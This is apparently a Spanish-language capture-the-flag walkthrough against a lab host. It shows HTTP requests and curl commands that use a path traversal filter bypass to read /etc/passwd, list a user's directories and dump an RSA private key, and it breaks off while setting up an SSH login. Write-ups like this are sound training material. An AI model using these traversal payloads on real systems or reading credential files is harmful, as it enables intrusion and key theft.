


```
POST /fileRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://10.10.10.87
Connection: keep-alive
Referer: http://10.10.10.87/list.html
Priority: u=0

file=../.list/....//....//....//....//etc/passwd
```




```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Mon, 27 Jan 2025 15:37:18 GMT
Content-Type: application/json
Connection: keep-alive
X-Powered-By: PHP/7.1.16
Content-Length: 1443

{
     "file":
     "root:x:0:0:root:\/root:\/bin\/ash\nbin:x:1:1:bin:\/bin:\/sbin\/nologin\ndaemon:
     down:\/sbin:\/sbin\/shutdown\nhalt:x:7:0:halt:\/sbin:\/sbin\/halt\nmail:x:8:12:m
     t:\/bin\/sh\nman:x:13:15:man:\/usr\/man:\/sbin\/nologin\npostmaster:x:14:12:post
     nologin\nat:x:25:25:at:\/var\/spool\/cron\/atjobs:\/sbin\/nologin\nsquid:x:31:31
     /postgresql:\/bin\/sh\ncyrus:x:85:12::\/usr\/cyrus:\/sbin\/nologin\nvpopmail:x:8
     \/sbin\/nologin\nnobody:x:65534:65534:nobody:\/home\/nobody:\/bin\/sh\nnginx:x:1
}
```

Con curl podemos ver mejor ese resultado:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -s -X POST http://10.10.10.87/fileRead.php -d "file=../.list/....//....//....//....//etc/passwd"|jq -r .file|tr -s "\\n" "\n"
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/bin/sh
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70::/var/lib/postgresql:/bin/sh
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/home/nobody:/bin/sh
nginx:x:100:101:nginx:/var/lib/nginx:/sbin/nologin
```


Con la funcion "dirRead" podemos ver los archivos dentro del directorio home de "nobody":



```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://10.10.10.87
Connection: keep-alive
Referer: http://10.10.10.87/list.html
Priority: u=0

path=../.list/....//....//....//....//home/nobody
```

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Mon, 27 Jan 2025 15:50:06 GMT
Content-Type: application/json
Connection: keep-alive
X-Powered-By: PHP/7.1.16
Content-Length: 54

[
     ".",
     "..",
     ".ash_history",
     ".ssh",
     ".viminfo",
     "user.txt"
```


Vamos a ver que hay dentro de la ruta .ssh:



```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-type: application/x-www-form-urlencoded
Content-Length: 54
Origin: http://10.10.10.87
Connection: keep-alive
Referer: http://10.10.10.87/list.html
Priority: u=0

path=../.list/....//....//....//....//home/nobody/.ssh
```


```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Mon, 27 Jan 2025 16:11:12 GMT
Content-Type: application/json
Connection: keep-alive
X-Powered-By: PHP/7.1.16
Content-Length: 53

[
    ".",
    "..",
    ".monitor",
    "authorized_keys",
    "known_hosts"
]
```

Vamos a ver el contenido que hay dentro de ".monitor":



```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -s -X POST http://10.10.10.87/fileRead.php -d "file=../.list/....//....//....//....//home/nobody/.ssh/.monitor"|jq -r .file|tr -s "\\n" "\n"
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAs7sytDE++NHaWB9e+NN3V5t1DP1TYHc+4o8D362l5Nwf6Cpl
mR4JH6n4Nccdm1ZU+qB77li8ZOvymBtIEY4Fm07X4Pqt4zeNBfqKWkOcyV1TLW6f
87s0FZBhYAizGrNNeLLhB1IZIjpDVJUbSXG6s2cxAle14cj+pnEiRTsyMiq1nJCS
dGCc/gNpW/AANIN4vW9KslLqiAEDJfchY55sCJ5162Y9+I1xzqF8e9b12wVXirvN
o8PLGnFJVw6SHhmPJsue9vjAIeH+n+5Xkbc8/6pceowqs9ujRkNzH9T1lJq4Fx1V
vi93Daq3bZ3dhIIWaWafmqzg+jSThSWOIwR73wIDAQABAoIBADHwl/wdmuPEW6kU
vmzhRU3gcjuzwBET0TNejbL/KxNWXr9B2I0dHWfg8Ijw1Lcu29nv8b+ehGp+bR/6
pKHMFp66350xylNSQishHIRMOSpydgQvst4kbCp5vbTTdgC7RZF+EqzYEQfDrKW5
8KUNptTmnWWLPYyJLsjMsrsN4bqyT3vrkTykJ9iGU2RrKGxrndCAC9exgruevj3q
1h+7o8kGEpmKnEOgUgEJrN69hxYHfbeJ0Wlll8Wort9yummox/05qoOBL4kQxUM7
VxI2Ywu46+QTzTMeOKJoyLCGLyxDkg5ONdfDPBW3w8O6UlVfkv467M3ZB5ye8GeS
dVa3yLECgYEA7jk51MvUGSIFF6GkXsNb/w2cZGe9TiXBWUqWEEig0bmQQVx2ZWWO
v0og0X/iROXAcp6Z9WGpIc6FhVgJd/4bNlTR+A/lWQwFt1b6l03xdsyaIyIWi9xr
xsb2sLNWP56A/5TWTpOkfDbGCQrqHvukWSHlYFOzgQa0ZtMnV71ykH0CgYEAwSSY
qFfdAWrvVZjp26Yf/jnZavLCAC5hmho7eX5isCVcX86MHqpEYAFCecZN2dFFoPqI
yzHzgb9N6Z01YUEKqrknO3tA6JYJ9ojaMF8GZWvUtPzN41ksnD4MwETBEd4bUaH1
/pAcw/+/oYsh4BwkKnVHkNw36c+WmNoaX1FWqIsCgYBYw/IMnLa3drm3CIAa32iU
LRotP4qGaAMXpncsMiPage6CrFVhiuoZ1SFNbv189q8zBm4PxQgklLOj8B33HDQ/
lnN2n1WyTIyEuGA/qMdkoPB+TuFf1A5EzzZ0uR5WLlWa5nbEaLdNoYtBK1P5n4Kp
w7uYnRex6DGobt2mD+10cQKBgGVQlyune20k9QsHvZTU3e9z1RL+6LlDmztFC3G9
1HLmBkDTjjj/xAJAZuiOF4Rs/INnKJ6+QygKfApRxxCPF9NacLQJAZGAMxW50AqT
rj1BhUCzZCUgQABtpC6vYj/HLLlzpiC05AIEhDdvToPK/0WuY64fds0VccAYmMDr
X/PlAoGAS6UhbCm5TWZhtL/hdprOfar3QkXwZ5xvaykB90XgIps5CwUGCCsvwQf2
DvVny8gKbM/OenwHnTlwRTEj5qdeAM40oj/mwCDc6kpV1lJXrW2R5mCH9zgbNFla
W0iKCBUAm5xZgU/YskMsCBMNmA8A5ndRWGFEFE+VGDVPaRie0ro=
-----END RSA PRIVATE KEY-----
```


Copiamos la clave, le damos el permiso 600 y accedemos por ssh



```
┌──(kali㉿kali)-[~/Downloads]
└─$ nano id_rsa

┌──(kali㉿kali)-[~/Downloads]
